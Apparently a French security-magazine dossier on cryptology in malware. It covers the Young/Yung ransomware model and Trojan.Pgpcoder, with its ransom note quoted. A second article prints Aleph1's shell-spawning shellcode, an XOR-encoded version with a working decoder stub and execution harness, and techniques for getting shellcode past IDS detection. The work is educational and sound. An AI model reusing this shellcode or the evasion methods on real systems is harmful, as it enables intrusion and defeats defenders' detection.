La cryptologie, dans un contexte de sécurité informatique est généralement considérée uniquement sous l'angle de la défense : assurer principalement les fonctionnalités de confidentialité (par le chiffrement, qu'il soit asymétrique ou symétrique) et l'intégrité à la fois des données traitées et traitantes. Dans le cadre plus restreint de la virologie informatique, ces fonctionnalités sont mises en œuvre essentiellement par les antivirus... La défense, là encore. Mais sont-ce les seules possibilités ? En particulier, l'utilisation en virologie de techniques cryptologiques à des fins d'attaque est-elle pertinente ? Est-elle d'un usage courant ? Au fond, selon le point de vue où l'on se place, le but est de protéger un code et un environnement : l'antivirus et les données (système ou non) qu'il utilise, côté défense, le virus et ses propres données, côté attaquant. Et tout d'un coup, de s'apercevoir que, dans les deux cas, il s'agit de défense, selon des points de vue bien évidemment différents.

L'usage de la cryptologie, par conséquent est logique et pertinent quel que soit le point de vue considéré. Mais force est de constater que dans ce domaine, le mariage de la cryptologie et de la virologie ne s'est pas fait avec le même bonheur : mariage contre-nature pour certains et l'on parle de « cryptologie malicieuse »[1] ou mariage heureux pour lequel on parlera de virologie cryptologique. Cette différence de terminologie a-t-elle un sens ? A vrai dire, aucun si l'on considère encore une fois que défense et attaque sont deux notions très relatives, dans le contexte très restreint de la virologie informatique [2].

Le dossier de ce numéro est consacré à l'utilisation de la cryptologie, dans son acception la plus large. Cryptologie malicieuse ou virologie cryptologique ? Le but de ce dossier est précisément de montrer que la réponse n'a pas vraiment d'importance. Ce qui l'est plus est d'envisager comment l'usage de la cryptologie peut contribuer à faciliter le travail de la défense ou au contraire l'efficacité de l'attaquant. Dans ce dernier cas, nous n'en sommes qu'aux balbutiements et il est à craindre que le pire soit à venir. Une rapide présentation de la cryptovirologie au sens de Young et Yung, dans ce chapitre, suffira à s'en persuader.

Jusqu'à présent, l'utilisation, par les attaquants, de la cryptologie dans les codes malveillants, est assez frustre voire malhabile [3]. Le but de ce dossier est de montrer qu'il est temps de se réveiller et d'adopter une vision plus globale de la cryptologie en virologie.

Dressons le décor. De quelle manière la cryptologie peut-elle être utilisée en virologie informatique ?

- Pour assurer la confidentialité des données antivirales (bases de signatures, éléments de connexion entre le client et le serveur de mise à jour...) ainsi que leur intégrité.
- Pour assurer la confidentialité des codes malicieux eux-mêmes. Le meilleur exemple est la protection des actions de la charge finale (l'action offensive). C'est l'exemple historique de la cryptologie malicieuse que nous présenterons dans cet article (voir section suivante).

[1] Les termes de « cryptologie malicieuse » sont ici pris dans un sens très général. Certains auteurs (voir plus loin dans le présent article) considèrent un sens plus restreint (terminologie de Yung et Young).

[2] Que le lecteur se rassure ! La notion de relativité évoquée ici n'a pas pour intention de légitimer, de quelque manière que ce soit, l'action de l'attaquant. Elle n'a de sens, dans ce dossier, que pour mettre en lumière la dualité des outils cryptologiques utilisés ou utilisables.

[3] Pour les codes détectés à ce jour. Mais rien ne garantit que des attaques, via des codes malicieux utilisant de manière optimale, des techniques cryptologiques, n'aient pas déjà eu lieu, dans le cadre d'attaques ciblées et soient restées non détectées. Un exemple très récent (Trojan.Pgpcoder mai 2005) a montré que l'avenir risque d'être difficile. La code malicieux chiffre certains fichiers du disque dur de la victime (fichiers ayant l'extension ASC, DB, DBI, DB2, DBF DOC, HTM, HTML, JPG, PGP, RAR, RTF, TXT, XLS et ZIP), en supprimant les originaux et demande une rançon (200 dollars) en échange de la clef. Le message est contenu dans le ATTENTION!!!.TXT :

```
Some files are coded
To buy decoder mail : n781567@yahoo.com
with subject : PGPcoder 000000000032
```

Une fois les fichiers chiffrés, le code se désinstalle via un script (fichier C:\TMP.BAT). Le code s'installe dans les ordinateurs grâce à une faille Internet Explorer (faille MS04-23), corrigée par Microsoft en juillet 2004. Le pirate n'a pas encore été arrêté.

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

- Pour assurer la lutte contre la détection virale, en particulier par analyse de forme. Là, deux cas sont possibles :
  - Utilisation du chiffrement pour changer, avec chaque clef, la forme du code. Il s'agit du polymorphisme viral par cryptologie. La substitution d'un code chiffré au code clair est alors utilisée pour assurer un maximum de variabilité au code malveillant. Le deuxième article du dossier [1] présentera les différentes techniques connues ainsi que les évolutions à prévoir.
  - Utilisation de techniques cryptologiques qui vont remplacer cette fois le code malveillant en clair par un autre code malveillant en clair, fonctionnellement identique au premier, mais dont la forme est très différente afin de compliquer l'analyse de forme (techniques de réécriture, traitées dans l'article de N. Brulez et F. Raynal [1]) ou l'analyse de code (techniques d'obfuscation, présentées dans le troisième article du dossier, écrit par S. Josse [5]).
- Pour retarder voire interdire l'analyse de code (par désassemblage/*débugging*). On parle alors de « blindage viral ». C'est le cas, historique, du virus Whale, présenté dans le numéro précédent [2]. Ce sont des techniques redoutables qui sont en mesure de remettre en cause, dans certains cas, la notion d'analyse virale [3].

A l'inverse, comment peut-on envisager l'utilisation de techniques relevant de la virologie informatique, pour faire de la cryptologie. Si la vision « virale » de certains systèmes cryptologiques reste encore un sujet d'études théoriques (voir [4]), l'utilisation de techniques virales permet de résoudre, efficacement, certains problèmes de cryptanalyse et de stéganalyse. Ce sera l'objet de l'article consacré au virus Ymun [4].

Pour terminer, il reste un aspect intéressant à considérer : la cryptologie peut-elle être utilisée de manière « malicieuse », autrement dit « malveillante », à des fins offensives, pour réaliser une action similaire à celle d'un virus sans utiliser les techniques propres à ces codes malveillants. Cette vision de la cryptologie a reçu jusqu'à présent peu d'attention, mais certaines idées qui circulent montrent que cela pourrait bien changer. Là, la défense, à l'heure actuelle, n'est absolument pas préparée à cette évolution. Cette vision particulière de la cryptologie sera évoquée dans pratiquement tous les articles du dossier et plus particulièrement dans [1].

Alors, cryptologie malicieuse ou virologie cryptologique ? Que le lecteur se fasse son opinion ! Pour initier la réflexion du lecteur, nous allons présenter maintenant la vision « historique » de la cryptologie malicieuse, encore connue sous le terme de « cryptovirologie », définie par A. Young et M. Yung [6].

Les origines de la cryptologie malicieuse : Young et Yung

L'idée de ces deux auteurs était de contourner le caractère symétrique de l'utilisation de la cryptologie par un code malveillant : l'analyse du code permettra à l'analyste de retrouver la clef, directement ou indirectement et donc d'accéder à la totalité des fonctions de ce code. Une fois que ce dernier a utilisé un moyen cryptographique, l'analyse de son code ne doit rien révéler de ses actions. Il faut briser la relation naturelle, symétrique, existant entre le chiffrement et le déchiffrement, traditionnellement utilisés par les virus. D'où la notion de « cryptovirus », définie par les deux auteurs.

DÉFINITION : CRYPTOVIRUS

Un cryptovirus est un virus informatique contenant et utilisant une clef publique.

Un premier modèle

Pour mieux comprendre ce qu'est un cryptovirus, présentons le modèle générique imaginé par Young et Yung [6, pp. 39 et suiv.]. Considérons un virus quelconque qui va protéger les actions de sa charge finale.

- L'auteur du virus génère une bi-clef de type RSA, préalablement au déploiement du virus. La clef publique est placée dans le corps du virus – et est donc accessible à toute personne analysant ce code viral. La clef privée est conservée par l'auteur du virus.
- Une fois le virus déployé, la charge finale s'exécute, de manière directe ou différée. Cette dernière porte atteinte à la disponibilité ou à l'intégrité des données en utilisant un algorithme de chiffrement asymétrique. Il peut s'agir, par exemple, de chiffrer des données du disque dur, lesquelles sont donc prises en otage par l'attaquant, en quelque sorte. Comme il est impossible de retrouver la clef secrète nécessaire au déchiffrement à partir de la clef publique, personne, hormis l'auteur du virus ne peut déchiffrer ou décrypter les données chiffrées.
- L'auteur du virus peut alors rançonner le propriétaire des données frauduleusement chiffrées.

Deux remarques peuvent être faites concernant ce modèle.

- La notion de cryptovirus (et donc de cryptologie malicieuse) est ici très restrictive, car elle ne permet de gérer et de protéger que les effets de la charge finale. En aucun cas, ce modèle ne permet de protéger le code ou la nature des actions du virus. En effet, cela imposerait à ce dernier de devoir gérer

lui-même son propre déchiffrement, d'où un problème de gestion de clef. C'est la raison pour laquelle – en particulier dans ce dossier – la notion de cryptologie malicieuse doit recevoir une acception beaucoup plus générale. Le cas du virus Bradley [3] montre une voie possible de généralisation.

→ Le chiffrement asymétrique est très lent, trop en tout cas pour permettre un usage intensif comme celui suggéré par l'exemple précédent. De plus, les opérations en cryptologie asymétrique imposent de considérer des nombres d'une taille importante (1024 bits au minimum) et donc soit des structures dynamiques complexes, soit des librairies mathématiques en multiprécision (type GMP) pour implémenter ces opérations. Young et Yung ont donc imaginé un second modèle, utilisant de la cryptologie hybride (mélange de symétrique et d'asymétrique).

Un modèle hybride

Dans ce modèle, le chiffrement des données prises en otage sera réalisé, par le virus, au moyen d'un système de chiffrement symétrique. Les étapes sont les suivantes :

→ Un couple de bi-clef type RSA est généré comme dans le premier modèle.

→ Le virus génère une clef secrète K, aléatoire, qui servira à chiffrer les données, à l'aide d'un système de chiffrement symétrique.

→ La clef publique, présente dans le corps du virus, chiffre la clef K. C'est la version chiffrée de cette dernière qui est contenue dans le virus et que le propriétaire des données prises en otage doit renvoyer – avec la rançon – à l'auteur du virus.

L'avantage d'utiliser un système de chiffrement symétrique (l'algorithme TEA dans le cas du virus développé par les deux auteurs) tient non seulement à la rapidité de chiffrement mais également à la taille restreinte du code concerné. Le tableau suivant détaille les différentes parties du code du virus conçu par Young et Yung.

Cryptovirus de Young et Yung [6]

Routines	Taille en octets	Langage
Procédure main	434	ANSI C
Système de chiffrement TEA	88	ASM
Génération d'aléa	124	ASM
Lib GMP modifiée	4372	ANSI C
Taille totale du virus	6996	ANSI C/ASM

Le lecteur remarquera la différence de taille entre le code consacré à la cryptographie symétrique (librairie GMP) et celui dédié au chiffrement symétrique.

Conclusion

La notion de cryptologie malicieuse définie par Young et Yung a une portée limitée et son principal intérêt est d'avoir initié la réflexion sur les liens que pouvaient entretenir cryptologie et virologie [4]. Cette réflexion doit être élargie et considérer des perspectives beaucoup plus larges. Cependant, le modèle Young/Yung illustre déjà avec force le risque pour l'utilisateur du mariage entre cryptologie et virologie. La solution n'est plus technique mais organisationnelle, en amont (politique de sécurité et hygiène informatique pour prévenir le risque d'infection) et judiciaire, en aval, pour arrêter le pirate et obtenir les éléments secrets (les clefs) détenus par lui seul. Deux cas d'attaques de ce type sont connus : le *AIDS information trojan* (1989) et le *Trojan.Pgpcoder*, en juin 2005. L'auteur a été arrêté dans le premier cas, le second court toujours... et les malheureux possesseurs des données se lamentent.

[4] Les auteurs ont décliné ce modèle en plusieurs attaques (voir [6]).

Références

[1] BRULEZ, N. RAYNAL, F., « Le polymorphisme viral : quand les opcodes se mettent à la chirurgie esthétique », Journal de la sécurité informatique MISC 20, juillet 2005.

[2] FILIOL, E. « Whale : le virus se rebiffe », Journal de la sécurité informatique MISC 19, mai 2005.

[3] FILIOL, E. « Le virus Bradley ou l'art du blindage total », Journal de la sécurité informatique MISC 20, juillet 2005.

[4] FILIOL, E. « Le virus Ymun : la cryptanalyse sans peine », Journal de la sécurité informatique MISC 20, juillet 2005.

[5] JOSSE, S., « Techniques d'obfuscation de codes : chiffrer du clair avec du clair », Journal de la sécurité informatique MISC 20, juillet 2005.

[6] YUNG, M. et YOUNG A. L., *Malicious cryptography : exposing cryptovirology*, Edition Wiley, 2004.

Le polymorphisme cryptographique : quand les opcodes se mettent à la chirurgie esthétique

F. Raynal
EADS CCR - **frederic.raynal@eads.net**
MISC Magazine : **pappy@miscmag.com**

N. Brulez - **0x90@rstack.org**
The Armadillo Software Protection System
http://www.siliconrealms.com/armadillo.htm

Le polymorphisme est la capacité à prendre plusieurs formes. Une forme spécifique de polymorphisme, celle traitée dans cet article, est liée à l'utilisation de (dé)chiffrement sur le code. Toutefois, il ne faut pas perdre de vue qu'il existe d'autres moyens de changer son apparence, comme la réécriture. Il s'agit de modifier le flux d'exécution sans pour autant altérer la sémantique du programme. Cette notion a été inventée par Fred Cohen en 1986 et aurait été réalisée publiquement pour la première fois seulement en 1992 par Dark Avenger.

Cet article se décompose en deux parties. Tout d'abord, nous présentons quelques idées sur l'utilisation du polymorphisme cryptographique, selon les objectifs poursuivis. Ensuite, nous détaillons la réalisation d'un moteur polymorphique à vocation pédagogique.

Le polymorphisme cryptographique en quelques mots

Le principe général est que le code qui doit être exécuté par le processeur est chiffré. Mais qui dit chiffrement dit aussi déchiffrement et clé. Ainsi, un code polymorphique chiffré embarque 3 composants :

- le code chiffré, qui contient la charge utile mais qui doit être déchiffré avant d'être exécuté ;
- la routine de déchiffrement, en instructions directement compréhensibles par le processeur car c'est elle qui sera exécutée de prime abord pour déchiffrer la charge utile. Cette routine pourra soit être directement présente dans le code (par exemple dans le cas d'un chiffrement avec XOR), soit appeler une fonction du système d'exploitation sur le bloc mémoire qui contient le code chiffré. ;
- la clé de déchiffrement, qui peut selon les cas être présente avec le code chiffré et la routine de déchiffrement ou pas (nous verrons par la suite pourquoi/comment nous en dispenser).

Selon les objectifs, les contraintes et l'agencement de ces composants changeront.

Prenons un *shellcode* classique qui lance un *shell* :

```
char shellcode[] = /* aleph1 */
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

(gdb) x/16i shellcode
0x8049500 <shellcode>:  jmp    0x8049521 <shellcode+33>
0x8049502 <shellcode+2>:        pop    %esi
0x8049503 <shellcode+3>:        mov    %esi,0x8(%esi)
0x8049506 <shellcode+6>:        xor    %eax,%eax
0x8049508 <shellcode+8>:        mov    %al,0x7(%esi)
0x804950b <shellcode+11>:       mov    %eax,0xc(%esi)
0x804950e <shellcode+14>:       mov    $0xb,%al
0x8049510 <shellcode+16>:       mov    %esi,%ebx
0x8049512 <shellcode+18>:       lea    0x8(%esi),%ecx
0x8049515 <shellcode+21>:       lea    0xc(%esi),%edx
0x8049518 <shellcode+24>:       int    $0x80
0x804951a <shellcode+26>:       xor    %ebx,%ebx
0x804951c <shellcode+28>:       mov    %ebx,%eax
0x804951e <shellcode+30>:       inc    %eax
0x804951f <shellcode+31>:       int    $0x80
0x8049521 <shellcode+33>:       call   0x8049502 <shellcode+2>
```

Nous allons en prendre en fait une version chiffrée avec un XOR et naïvement mettre une clé de 4 octets (au cas où la taille du shellcode ne serait pas un multiple de la taille de la clé, on considère des octets nuls) :

```
char c_shellcode[] = /* Aleph1's shellcode XOR encoded (key = 0x12345678) */
    "\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19"
    "\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf"
    "\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12";

(gdb) x/8i c_shellcode
0x8049540 <c_shellcode>:        xchg   %eax,%ebx
0x8049541 <c_shellcode+1>:      dec    %ecx
0x8049542 <c_shellcode+2>:      push   $0xffffff9b
0x8049544 <c_shellcode+4>:      push   %cs
0x8049545 <c_shellcode+5>:      pop    %esi
0x8049546 <c_shellcode+6>:      add    $0x3310f0d2,%eax
0x804954b <c_shellcode+11>:     fwait
0x804954c <c_shellcode+12>:     ds
...
```

En l'état, ces instructions ne sont pas compréhensibles par un humain, alors encore moins par le processeur. Il nous faut donc appeler une routine en charge du déchiffrement avant de donner la main à ces instructions en clair. Dans un premier temps, nous donnerons une routine simpliste, simplement pour expliquer le principe. Nous raffinerons par la suite :

```
$ cat sc1.c
/* ASM */
main()
{
  asm("                                                \
    .beg:;                                             \
       jmp  .end;                                      \
    .beg_true:;                                        \
       popl %esi;                                      \
       xor %ecx,%ecx;                                  \
       mov $((.e_sc - .b_sc +3) /4),%cl;  ");
    asm("movl %0,%%edx;"::"i"(0x12345678));
    asm("                                              \
```

```
    .xloop:;                                        \
        not %ecx ;                                  \
        xor %edx, ((.e_sc-.b_sc+3)/4 +1)*4(%esi,%ecx,4); \
        not %ecx ;                                  \
        loopnz .xloop;                              \
        push %esi;                                  \
        ret;                                        \
    .end:;                                          \
      call .beg_true;                               \
    .b_sc:;                                         \
      .string \"\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19\"; \
      .string \"\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf\"; \
      .string \"\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12\"; \
    .e_sc:" );
}
```

La séquence `jmp, call` permet d'être indépendant de la position du shellcode en mémoire. On récupère ensuite l'adresse du shellcode chiffré dans le registre `%esi`. On calcule dans `%ecx`, et on place la clé dans `%ebx`, la longueur du shellcode à déchiffrer. La boucle `xloop` effectue le `XOR` entre la clé et le shellcode chiffré.

Il nous reste à convertir cela en *opcodes* et à les placer au début de notre shellcode :

```
/* sc1.c */
char c_shellcode[] =
    /* decodeur */
    "\xeb\x19\x5e\x31\xc9\xb1\x0d\xba\x78\x56\x34\x12\xf7\xd1\x31\x94"
    "\x8e\x38\x00\x00\x00\xf7\xd1\xe0\xf3\x56\xc3\xe8\xe2\xff\xff\xff"

    /* Aleph1's shellcode XOR encoded (key = 0x12345678) */
    "\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19"
    "\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf"
    "\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12";

main()
{
    int ret;
    *(int*)(&ret + 2) = (int)c_shellcode;
    return 0;
}
$ gcc -o sc1 sc1.c
$ ./sc1
```

À noter que nous n'avons vraiment pas fait dans la finesse. Par exemple, la séquence `jmp/call` qui permet d'être indépendant de la position a également été laissée dans le shellcode, puisque c'est tel quel celui d'Aleph1.

Toutefois, ce décodeur simpliste soulève de nombreux problèmes :

- L'introduction de la routine de déchiffrement est censée transformer le shellcode pour le rendre méconnaissable. Mais comme elle-même est constante, c'est cette routine qui devient caractéristique et donc idéale pour la construction d'une signature pour votre IDS préféré. Ainsi, il serait plus intéressant d'avoir une routine de déchiffrement qui soit elle-même polymorphique ;
- La clé de déchiffrement est présente en clair dans les opcodes de la routine de déchiffrement ;
- Il contient des octets `NULL`, ce qui est gênant lors de l'exploitation de failles de programmation ;
- Dans notre exemple, nous n'avons pas eu à utiliser l'instruction `NOP`, qui est particulièrement suspecte et caractéristique lorsqu'il y en a 512 d'affilé dans un paquet. Là encore, on ne peut utiliser cette instruction de manière répétée sans réveiller un IDS et il faut donc transformer les `NOP` en autre chose ;
- Ce shellcode s'automodifie, ce qui n'est pas toujours possible si la région où il est placé dans l'espace mémoire du processus n'a pas les droits d'écriture, auquel cas il faut déchiffrer non pas dans le shellcode lui-même, mais à une adresse qui permet d'écrire.

Selon les « contraintes » d'utilisation (cf. les considérations tactiques ci-après), ces problèmes seront plus ou moins graves, voire de nouveau pourront surgir. De plus, il ne faut pas oublier non plus qu'un code viral et un shellcode ne sont pas soumis aux mêmes exigences, en particulier au niveau de leur taille.

Considérations tactiques

Habituellement, le chiffrement est utilisé pour protéger l'information, c'est-à-dire préserver sa confidentialité. Par exemple, lorsqu'on désire empêcher un algorithme de tomber dans des mains indésirables, le binaire pourra être chiffré, retardant ainsi la découverte du Graal. Si ces techniques sont mises en œuvre dans des programmes « industriels », elles peuvent également être embarquées dans des virus.

Toutefois, cette vision défensive (protection de la propriété intellectuelle, pour autant qu'on puisse employer ce terme pour des virus) n'est pas la seule qu'on peut avoir du polymorphisme. L'usage le plus courant est le chiffrement de shellcodes afin que celui-ci ne soit pas détecté par les IDS et autres produits de sécurité présents entre l'attaquant et sa cible.

On peut également retourner cela pour faire de la cryptographie une arme efficace ou plus exactement précise. Imaginons un ver qui se propage sur Internet et qui contiendrait une seconde charge, chiffrée.

Défense : obfuscation de binaires par polymorphisme cryptographique

L'idée est ici de protéger la confidentialité des instructions, c'est-à-dire de les chiffrer pour en rendre la lecture incompréhensible. Il s'agit là de retarder le travail de *reverse engineering* et donc de protéger les données ou les algorithmes contenus dans le programme.

Pour que le code soit exécutable, il faut donc que les instructions soient déchiffrées avant d'être envoyées au processeur. Cette étape supplémentaire a bien évidemment un coût en termes de performance. Il est possible de chiffrer presque tout le programme, et de le déchiffrer d'un coup en mémoire. Toutefois, cette approche revêt une importante faiblesse : les instructions se retrouvent toutes en même temps en clair en mémoire. Il suffit alors de la *dumper* pour retrouver tout le programme, comme s'il n'avait jamais été chiffré.

Une autre approche consiste à déchiffrer instruction par instruction (ou plutôt par bloc). Les instructions ne sont ainsi jamais toutes en même temps en mémoire, mais cela impacte les performances. En général, pour réaliser cela, une exception est

utilisée pour déchiffrer un bloc, celle-ci calculant au préalable la clé nécessaire. La superposition de ces couches de chiffrement (on parle de *layers*) rend la récupération des instructions en clair plus longue, car il faut calculer les adresses des blocs concernés et la clé correspondante, et ce, pour chaque couche.

Ces techniques, en conjonction avec d'autres, sont en général utilisées pour protéger le savoir-faire mis en œuvre dans un programme. Par exemple, un éditeur peut ainsi contrôler à qui il distribue des copies de ses logiciels, la licence (que ce soit un numéro de série, un *token*, etc.) pouvant alors servir à la génération d'une partie des clés.

En terme de virologie, on parle alors de « blindage ». Il s'agit de retarder le plus possible l'analyse du code malicieux afin de faciliter sa propagation. À ce titre, le virus Bradley [Bradley] met en œuvre des techniques avancées de cryptologie afin de rendre impossible l'analyse du virus.

Le virus Bradley propose d'aller chercher l'information nécessaire au déchiffrement de sa partie chiffrée sur un site Internet, faisant fi du problème de l'anonymisation de l'attaquant au profit du blindage viral. D'autres solutions sont évidemment envisageables et on pense en particulier à la notion de code k-naire, où, pour être fonctionnel, il faut assembler k parties. Ici, la séparation du code chiffré et de la clé offre donc une piste intéressante, particulièrement dans le cas viral. En effet, un shellcode intervient en général lors d'une attaque, souvent *one-shot* pour peu qu'elle soit en *remote*. En revanche, un virus (voire plusieurs si affinités) est totalement anodin. Par exemple, un premier virus contenant une charge chiffrée peut arriver, équipé de sa routine de déchiffrement, et utiliser le sujet de tous les mails de la cible pour tenter de déchiffrer la charge.

On peut étendre cela soit avec du surchiffrement, à la manière des poupées russes : la charge est chiffrée k fois, avec une première clé, puis une deuxième, et ainsi de suite jusque la k-ième clé. Pour être déchiffré, il faut alors que les k clés soient appliquées successivement dans le bon ordre. D'où problème car il faut synchroniser l'arrivée des codes malicieux, ce qui n'est pas une propriété facile à obtenir. À la place, on préférera faire appel à du partage de secret (*secret sharing*). L'idée est de créer une sorte de clé à partir de n éléments, puis de chiffrer la charge. Si le chiffrement se fait avec la clé complète, le déchiffrement se fait en revanche avec une sorte de sous-clé de k éléments et pour lesquelles aucun ordre n'est requis.

Au niveau d'un shellcode, on peut tout à fait en imaginer multi-niveau. Par exemple, dans un premier temps, il s'agit d'un `connect` ou d'un `connect back`, qui emporte une partie chiffrée. Une fois connecté, le shellcode récupère la clé qui décode alors une seconde charge. L'intérêt est essentiellement ici que les données ne passeront pas en clair sur le réseau, rendant difficile la détection par les IDS des « commandes » classiques telles que `uname -a; id`.

Camouflage : éviter d'être vu

Le problème du camouflage se pose initialement dans le cas des virus, afin d'éviter leur détection par les anti-virus. Nous reviendrons plus en détail sur cet aspect dans la suite (voir la partie qui décrit un moteur polymorphique).

Lorsqu'une attaque informatique est lancée à l'aide d'un *exploit* (public ou non), il contient presque toujours un shellcode, c'est-à-dire une suite d'instructions exécutées sur la machine cible. Le nom vient de ce que les premiers étaient chargés d'exécuter un shell, mais on observe maintenant des shellcodes bien plus élaborés : shell, *bind* shell (un shell se met en écoute sur un port et l'attaquant n'a plus qu'à se connecter dessus), *reverse* shell (une connexion est établie depuis la cible vers une machine contrôlée par l'attaquant, pratique pour éviter les *firewalls*), etc.

Pour détecter les attaques (souvent trop tard), rien de tel qu'un bon IDS (enfin, si ça existait, ça se saurait ;-). À l'aide d'un ensemble de règles, la sonde surveille le trafic réseau et dès qu'une suite d'octet étrange se montre, une alerte est levée. Dans le cas d'un shellcode, avoir une palanquée de `NOP` avant les premières instructions est somme toute assez suspect et provoque la levée d'une alerte. Idem, la chaîne `"/bin/sh"` (et quelques autres) qui transite sur un réseau n'est pas normal, d'où, encore une fois, une alerte.

Pour remédier à cela et rester discret, une des techniques est de changer l'apparence des choses. Ainsi, un `XOR` (ou autre chiffrement) appliqué à la chaîne `"/bin/sh"` la rend illisible et le tour est joué. Là, c'était facile.

En revanche, le cas des `NOP` est bien plus complexe. En effet, les `NOP` sont placés avant le décodeur quand on ne sait pas calculer précisément l'adresse de retour pour l'exploit. Ils transitent donc en clair sur le réseau. La génération des `NOP` est un problème qui a déjà été traité car, même s'il est périphérique par rapport au polymorphisme, il est capital du point de vue opérationnel.

Un effet collatéral sympathique du polymorphisme est que le shellcode qui va être exécuté peut contenir des octets `NULL`. En effet, comme ceux-ci sont chiffrés, ils ne resteront pas à 0. En revanche, il va de soi que le chiffré ne doit pas contenir de 0.

Reprenons les méthodes populaires de génération de shellcodes polymorphiques car si les techniques se perfectionnent, les principes restent à peu près les mêmes.

Tout d'abord, ADMmutate, développé par K2, est le premier outil public apparu en 2002 destiné à chiffrer des shellcodes. Il génère une routine de déchiffrement différente à chaque itération, ce qui en rend la détection quasi impossible par *pattern matching*, mais pas à l'aide d'un émulateur.

ADMmutate repose sur 4 techniques :

- **équivalence de code** (*multiple code paths*) : il est souvent possible d'écrire la même chose de plusieurs manières différentes et c'est cette caractéristique qui est utilisée ici. Par exemple, `xor eax, eax` et `movl $0,eax` ont le même effet (seule la longueur de l'instruction change) ;
- **permutation des instructions du décodeur** (*out-of-order decoder generation*) : le code n'est pas particulièrement clair à cet égard, mais il semble que les opérations élémentaires liées au décodage soient « mélangées » pour éviter l'apparition de motif (*pattern*) parfait pour l'élaboration d'une signature ;
- **code poubelle** (*non operational pad instructions*) : insertion d'instructions n'ayant aucun effet sur les résultats produits par l'algorithme (on parle aussi de *junk* code) ;

➔ **mutation des instructions** (*randomly generated instructions*) : le code poubelle est généré à partir de motifs. Toutefois, certains paramètres peuvent être aléatoires (par exemple, un littéral dans une opération arithmétique), ce qui amplifie encore l'entropie du junk code.

Une autre idée intéressante dans ADMmutate porte sur les adresses de retour présentes en général à la suite du shellcode dans un *buffer* construit pour exploiter une faille. Afin d'éviter de répéter trop le même mot machine (l'adresse supposée retomber dans les NOP), K2 propose de permuter un bit du dernier octet de chaque mot machine. Cette modification n'entraîne pas un saut trop éloigné par rapport à l'adresse initialement calculée et permet, en théorie, de rester dans les NOP.

Un autre article intéressant est celui écrit dans Phrack 61 [CLET]. Il pousse plus avant les idées pressenties dans ADMmutate. L'idée forte est que le polymorphisme ne peut plus se contenter de lutter contre le pattern matching (les bases de signatures), mais également prendre en compte les méthodes avancées de détection qui apparaissent (heuristiques s'appuyant sur des émulateurs de code ou bien une analyse spectrale :

➔ génération de *fake* NOP : le principe est de ne plus mettre de NOP ou autres instructions sur un octet, mais des instructions sur plusieurs octets. Par exemple, si on met une instruction de taille n, il faut que tous les opcodes de 1 à n correspondent à une instruction valide. Reprenons l'exemple de leur article avec la chaîne "\x15\x11\xf8\xfA\x81\xF9\x27\x2F\x90\x9E". Celle-ci se décode en instructions valides quel que soit le point de départ qu'on prend pour la décoder :

```
(gdb) print /x s
$1 = {0x15, 0x11, 0xf8, 0xfa, 0x81, 0xf9, 0x27, 0x2f, 0x90, 0x9e, 0x0}
(gdb) x/6i s
0xbffffa80:     adc    $0x81faf811,%eax
0xbffffa85:     stc
0xbffffa86:     daa
0xbffffa87:     das
0xbffffa88:     nop
0xbffffa89:     sahf
(gdb) x/3i s+3
0xbffffa83:     cli
0xbffffa84:     cmp    $0x9e902f27,%ecx
(gdb) x/2i s+8
0xbffffa88:     nop
0xbffffa89:     sahf
 ...
```

En fait, ils s'arrangent pour que les arguments passés aux opcodes qui en nécéssitent soient eux-mêmes des instructions valides d'un octet.

Toutefois, ils indiquent qu'ils obtiennent avec cette méthode des *segfaults* ou *Floating Point* exceptions. Un autre reproche qu'on peut adresser à cette approche est de ne pas préserver les registres. En effet, aucune protection n'est prévue pour préserver l'état d'un registre qui serait utilisé dans le décodeur, dans le shellcode ou dans le programme initial.

➔ le décodeur généré change à chaque itération et aucun junk code n'est prévu (inutile puisque le décodeur change, on ne peut pas créer un pattern). Pour obtenir ce résultat, les registres utilisés sont sélectionnés aléatoirement.

Toutefois, ce n'est pas la seule « innovation » introduite au niveau du décodeur.

Si vous vous souvenez de vos cours de cryptanalyse, le premier algorithme que vous avez appris à casser est le chiffrement de César (un décalage d'une constante). Pour cela, il suffit d'établir la distribution de chaque lettre du chiffré (on parle aussi de spectre), puis de comparer avec la distribution de la langue du message initial pour retrouver le secret. Ainsi, toutes les opérations de chiffrement reposant sur un seul octet de clé conservent la distribution, que ce soit un XOR, un ADD ou ce que vous voulez, simplement parce que ces opérations sont bijectives. Par conséquent, un shellcode bien connu mais chiffré de cette manière conservera toujours le même spectre (à une permutation près si plusieurs opérations sont combinées).

Certains IDS construisent le spectre des paquets reçus et jettent ceux qui ne sont pas à leur goût, c'est-à-dire qui possède un spectre trop proche de celui d'un shellcode connu.

Afin d'éviter cela, les auteurs proposent d'utiliser une clé de 4 octets.

En fait, cela revient exactement à faire un chiffrement de Vigenère (substitution poly-alphabétique), c'est-à-dire que le même clair ne sera pas systématiquement chiffré avec le même octet de clé.

En cryptographie, on détermine qu'un texte chiffré résulte d'un chiffrement mono-alphabétique ou poly-alphabétique à l'aide d'un indice de coïncidence [IC]. Cet indice est caractéristique en fonction de la langue employée. De la même manière, on pourrait sans doute déterminer l'IC d'un assembleur donné, pour ensuite tenter de voir si on a bien affaire à des opcodes chiffrés. Reste le problème du temps de calcul, non négligeable dans le cas d'un IDS.

